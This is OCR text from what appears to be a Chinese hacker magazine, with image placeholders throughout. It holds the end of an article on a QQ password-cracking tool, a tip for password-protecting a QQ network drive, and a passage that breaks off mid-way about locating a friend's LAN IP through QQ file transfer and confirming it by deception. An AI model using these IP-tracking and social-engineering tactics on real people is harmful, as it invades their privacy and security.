


图 5

这个程序只是示例，可能有一些BUG，读者完全可以根据前面的原理，写出更高效的破解程序来。

（本文涉及到的软件WinPcap 3.0、qqscrack，光盘有收录）



另类给QQ网络硬盘加密

闫培健

大家好我是健健，是黑客X档案的一位忠实的FANS，看X很久了，自己也从一只小小的菜虫变成了一只小小小菜鸟。这是我第一次给X档案投稿，心情激动ING……

QQ想必大家都有吧！（这不是废话吗？找打）现在QQ上的功能可是越来越多了，我们今天来说一说QQ网络硬盘的问题。

一个普通的QQ号系统给的网络硬盘容量是16M，如图1。




图 1

是不是少了点（没办法谁叫咱不是会员呢）在这里告诉大家一个小技巧让自己的QQ网络硬盘容量翻一倍，用TM登录QQ，点击上面的网络硬盘图标，你就会发现它变成32M了，如图2。




图 2

呵呵，现在它也不小了吧，装些黑软还是很方便的。有时候难免会放一些不想让别人看到的小秘密，那就加密吧！当你把设置的密码都填好点确定后，会跳出“对不起，只有网络硬盘的高级用户才享有密码保护功能！是否立即升级？”如图3。




图 3

晕！看来此路不通，只有另想它法了。

首先来到QQ密码找回页面，如图4。

填上自己的QQ来到下面的页面，我们要做的就是用QQ的密码重设功能来设置我们的QQ网络硬盘密码，把自己的密保答案填上去，在选择要找回密码那一项上选择QQ网络硬盘密码，如图5。然后点确定，就会在你的信箱收到一封信，点击上边的链接，如图6。

打开页面，如图7。

填上密码点确定，快上自己的QQ看一下吧！再进网络硬盘是不是需要密码了，如图8。




图 4




图 5




图 6




图 7





图 8



闯荡人生

一、祸起萧墙

一日在QQ上看见以前一室友，习惯性问候后他找我要近期的照片，我就通过QQ传了过去，谁知道此时我新近安装的网镖2005弹出了一个请求窗口，如图1。



图 1

我一楞，怎么和192.168.1.44这个局域网地址连接啊？我可是ADSL啊！莫非我的QQ和"猫"出问题了？我没有多想，冷静地看了一下请求，发现网络信息中的描述似乎是对一个远端的局域网进行的连接，也许是因为他是处于局域网中的吧，于是我就允许了。为了证实我的想法，我和他开了个小玩笑。通过QQ的显IP功能我得到了他的位置，是我市的一家网吧，并由防火墙提示的IP我做出大胆的假设：他的位置为那家网吧的44号机！于是我说我看见他了，在***网吧44号机。他回话给我："你在哪号？我怎么没看到你？"我说："43号。"他说："不可能，我旁边没人！"至此可以证实我的假设是对的（用了点社会工程学，小时侯老师就说我最会骗人，哈哈）！

二、个人实验

我的电脑中安装了两个防火墙，一个是天网、一个是网镖。为什么要安装两个防火墙呢？因为我个人喜欢以盾为矛。所谓以盾为矛其实也就是两个防火墙中只有一个是为了自身安全而设的，另一个则主要是为了刺探别人的IP（记录我和别人的连接）或响应一些应急的网络安全事件，比如封端口这样的事。对于天网防火墙的漏洞研究的人比较多，加上我使用的又是盗版，无法在线升级，还有它的端口规则设置较简单，所以用于刺探，真正的防火墙则是网镖（呵呵，一不小心有点儿跑题了，其实这也算防火墙的另类用法吧）。



图 2

言归正传，我是ADSL虚拟拨号的用户，"猫"没有开启路由，通过主机拨号上网。我的主机和我的ADSL实际构成了一个小的局域网。主机内网IP为192.168.1.100，ADSL猫的内网IP为192.168.1.20，网镖2005的QQ程序规则如图2所示。

我的QQ在内网登录，首先连接腾讯公司的服务器。对于服务器来说我是局域网内的一个客户。如果我在一台机器上登录两个QQ，对于腾讯的服务器来说不就是两个局域网内的用户登录了吗？而且这两个客户我都可以控制（废话，QQ号都是我的当然可以控制了）。

于是我就模拟那天和同学传输文件时的操作，从A QQ向B QQ传输一个文件。当双方建立连接时并不出现图1中的网络连接提示，这说明此时还是广域网状态。当B QQ点同意接收A QQ文件时，我们需要的窗口弹出来了，如图3、图4。




图 3




图 4

三、最终结论

让我们由一个网络拓扑图说起，如图5。

